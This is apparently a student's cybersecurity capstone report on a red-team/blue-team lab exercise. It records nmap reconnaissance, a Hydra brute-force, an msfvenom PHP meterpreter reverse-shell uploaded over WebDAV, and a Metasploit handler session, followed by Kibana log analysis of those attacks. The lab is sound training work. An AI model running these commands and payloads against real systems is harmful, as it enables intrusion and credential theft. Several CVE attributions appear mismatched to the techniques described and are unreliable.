Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Prepared by Joshua Ling

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



NETWORK TYPOLOGY:
Address range: 192.168.1.0

Machines:	Hostname: Red vs Blue IPv4: 192.168.1.1 OS: Windows	Hostname: Kali IPv4: 192.168.1.90 OS: Kali GNU	Hostname: ELK IPv4: 192.168.1.100 OS: Ubuntu	Hostname: Capstone IPv4: 192.168.1.105 OS: Ubuntu

Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Red vs Blue (ML-REFVM-684427)

IPv4: 192.168.1.90
OS: Kali GNU
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine (ML-REFVM-684427)	192.168.1.1	Host Machine Cloud based – hosting the 3 virtual machines below
Kali	192.168.1.90	Attacking Machine used for penetration testing
ELK	192.168.1.100	Network monitoring machine running Kibana – logs data from Capstone machine (target machine – 192.168.1.105)
Capstone	192.168.1.105	Target machine replicating a vulnerable server – attempting to pop-hosting an Apache and SSH server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access – CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access into the web servers. Files and folders are readily accessible. Sensitive and secret files and folders can be found. The attackers could execute system commands with administrative privileges.
Apache Directory Listing – CVE-2007-0450	Allowed attackers to reveal the IP address and the secret folder.	Allowed attackers to reveal the IP address and the secret folder.
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Reverse Shell Backdoor – CVE-2019-13386	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload.	Attackers gained the remote backdoor access to the Capstone web server.

Vulnerability Assessment – (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) or Remote File Inclusion (RFI) – CVE-2021-31783	Local File Inclusion (LFI) or Remote File Inclusion (RFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.	An LFI or RFI vulnerability allows an attacker to upload a malicious payload.
Directory Indexing Vulnerability CWE-548 (CVE-2019-5437)	Attackers can view and download content of a directory located on a vulnerable device.	Allowed attackers to gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
The other user's credentials were discovered when logging on with different user – CVE-2020-24227	Storing the non-encrypted username and/or password in plain text.	Evidence showed that Ashton had Ryan's username and password hash stored. This enabled further penetration into the system without extensive social engineering.
Weak Hashed Password	Unsalted hashed passwords can be easily cracked with resources – John the ripper or crackstation.net	Attackers only need username and password to compromise the account, gaining access.

Vulnerability Assessment – (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDAV Vulnerability	Exploit WebDAV on a server and shell access is possible.	It will allowed attackers or hackers to remotely modified the website content if WebDAV did not configure properly.
Simple Usernames	Any combination of your first name, last name or short names or any simple combination	The names such as Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

Exploitation: Open Web Port (80) CVE-2019-6579

01

Tools & Processes

I used nmap to scan for open ports on the target machine.

Commands use:

~# netdiscover –r 192.168.1.255/16

~# nmap –sV 192.168.1.0/24

~# nmap –sS –A 192.168.1.105

Webserver:

192.168.1.105/meet_our_team/ashton.txt

02


Achievements


256 IP addresses were scanned by nmap. There are 4 hosts up: **Port 22 and 80** are open.

The discovered files on **meet_our_team/ashton.txt**

The ashton.txt allowed the discovery of the secret folder at **/company_folders/secret folder**

03







Exploitation: Open Web Port (80) CVE-2019-6579 - (Continued)

03

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 23:46 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/2%OT=22%CT=1%CU=31337%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS=6270CFD1%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.15 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 18.90 seconds
root@Kali:~#
```



After nmaping, we can navigate to the webserver – 192.168.1.105. The screenshot shown is the webserver homepage, displaying company folders. There is a existence of a secret folder which needed to be accessed after reading through the files located on the webserver.



Exploitation: Brute-force Attack

01

Tools & Processes

I used Hydra which is already preinstalled on Kali Linux and I need to have the password list ready, the name of it is rockyou.txt

Command: ***$ hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret-folder***

Note: A hash of Ryan's password was found

02

Achievements


Password for Ashton was tested against the common password dictionary "rockyou".

Access to the /secret_folder

Access to /webdav system

Ryan's password.dav was found: **linux4u**

03





Hydra Command:

```
root@Kali:/# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_
folders/secret-folder
```

Exploitation: Brute-force Attack

03





Exploitation: Reverse Shell Backdoor CVE-2019-13386

01

Tools & Processes

Created and uploaded ~# msfvenom –p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 –o shell.php

Executed reverse shell backdoor on Capstone Apache server.

Meterpreter>shell>find / -name flag.txt > /dev/null > cat flag.txt

02

Achievements

Create a reverse shell payload and move it to WebDAV server as Ryan.

Listen to the host and port.

Once the payload is executed, the attacker can listen to the Capstone server – 192.168.1.105

Flag file was discovered and the result of the text is: b1ng0w@5h1sn@m0

```
cat flag.txt
b1ng0w@5h1sn@m0
```

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

```
meterpreter > cd /var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > cd /
meterpreter > ls -a
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-05-04 02:29:05 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-04 02:28:39 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-05-04 02:29:45 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-04 02:28:41 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-04 02:29:22 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Exploitation: Local File Inclusion (LFI) or Remote File Inclusion (RFI) CVE-2021-31783

01

Tools & Processes

I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine (the Capstone server/192.168.1.105)

02

Achievements

Using the multi/handler exploit I could get access to the machine's shell.

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:46060)
 at 2022-04-28 01:19:05 -0700
```

Exploitation: WebDAV Vulnerability

01

Tools & Processes


A php reverse shell payload was created using msfvenom. Using crackstation.net, Ryan's password hash was cracked revealing his password. Kali File Manager was used to drag and drop the payload onto the victim web server by using Ryan's credentials and the WebDAV protocol.


02

Achievements

Ability to establish a reverse shell after uploading and opening the php payload on the victim system. The payload is set on port 4444. Using Metasploit, the php reverse shell exploit was used to allow remote connection to the web server and explore folders, including the root folder.

03






Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The port scan occurs at 26 April 2022 at 09:15.
- There are 203439 hits and it is from the source IP, which is 192.168.1.90.
- The file connect_to_crop_server was requested and returned.



Connections over time [Packetbeat Flows] ECS

@timestamp per 12 hours	Unique Flows
2022-04-26 00:00	23,146
2022-04-26 12:00	50
2022-04-28 00:00	1,284
2022-04-28 12:00	7
2022-05-03 00:00	2,135
2022-05-04 00:00	17

Rows per page: 10 1




Top Hosts Creating Traffic [Packetbeat Flows] ECS

View: Data

Download CSV


@timestamp per 12 hours	Source IP	Source Bytes
2022-04-26 00:00	192.168.1.90	225.1GB
2022-04-26 12:00	192.168.1.90	73.9GB
2022-04-28 00:00	192.168.1.90	132.3GB
2022-04-28 12:00	192.168.1.90	49.8GB
2022-04-29 00:00	192.168.1.90	194.2KB
2022-05-02 00:00	192.168.1.90	1.7GB
2022-05-03 00:00	192.168.1.90	1.3GB
2022-05-04 00:00	192.168.1.90	317.4MB
2022-05-05 00:00	192.168.1.90	783.5MB
2022-05-07 00:00	192.168.1.90	33.4GB
2022-05-08 00:00	192.168.1.90	7.1GB
2022-05-09 00:00	192.168.1.90	265.5MB


Rows per page: 20 1




Analysis: Finding the Request for the Hidden Directory

- The request occur on 26 April 2022 at 11:26.
- There are a total of 16398 hits/requests were made from the IP 192.168.1.90.
- There is a folder called “connect_to_crop_server” which was accessed 2 times.
- The secret_folder contained Ryan’s hash password for the employee’s credentials which can be used to uploading a payload to exploit other vulnerabilities.







Analysis: Uncovering the Brute Force Attack

- There were 16380 hits/requests were made in the attack by using Hydra.
- Thirty-two requests had been made before the attacker successfully discovered the correct password.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	139
http://192.168.1.105/webdav/passwd.dav	32
http://192.168.1.105/webdav/shell.php	13
http://192.168.1.105/webdav/shell-x86.php	4
